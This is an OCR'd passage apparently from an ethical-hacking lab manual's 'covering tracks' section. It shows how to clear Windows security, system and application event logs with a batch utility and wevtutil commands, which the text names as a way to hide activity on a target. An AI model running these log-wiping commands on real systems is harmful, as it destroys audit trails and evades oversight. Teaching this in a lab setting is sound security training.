
10. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.
11. Close all open windows and document all the acquired information.

Task 2: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.


There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.

1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.



2. The **User Account Control** pop-up appears; click **Yes**.
3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.


   Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.



4. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
5. The **User Account Control** pop-up appears; click **Yes**.


6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

   Note: **el | enum-logs** lists event log names.



7. Now, type **wevtutil cl [log_name]** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

   Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.



8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application, security**).

   Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

